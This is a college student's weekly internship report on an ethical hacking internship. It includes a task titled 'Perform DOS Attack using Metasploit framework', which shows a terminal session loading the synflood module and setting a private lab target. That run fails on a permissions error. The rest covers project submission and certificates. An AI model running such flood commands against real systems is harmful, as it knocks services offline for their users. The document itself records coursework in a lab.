Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 5 :- Perform DOS Attack using Metasploit framework

Solution :-



Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player | Applications Places Terminal Mar 5 17:50

kali@kali:~

```
#####
##      ##      ##
https://metasploit.com


=[ metasploit v6.1.23-dev
+ -- ---[ 2189 exploits - 1161 auxiliary - 400 post
+ -- ---[ 596 payloads - 45 encoders - 10 nops
+ -- ---[ 9 evasion ]
```

Metasploit tip: You can pivot connections over sessions started with the ssh_login modules

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.67.129
SIOCSIFFLAGS: Operation not permitted

[-] Auxiliary failed: RuntimeError eth0: You don't have permission to capture on that device (socket: Operation not permitted)
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_live'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_pcap'
[-]   /usr/share/metasploit-framework/modules/auxiliary/dos/tcp/synflood.rb:41:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal


Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - VIII

Dates: 28 February, 2022 to 10 March, 2022

Description of work done till date:

In the last ten days of internship, we were given time for submitting our projects that we have completed in previous 5 weeks. We were given recordings of sessions that was conducted during each week for live execution of projects. Doubt sessions were also held for our convenience.

After successful submission, we were awarded certificate of participation, project completion and internship completion.

Student Sign

Internal Guide Sign



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Supporting Documents:





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

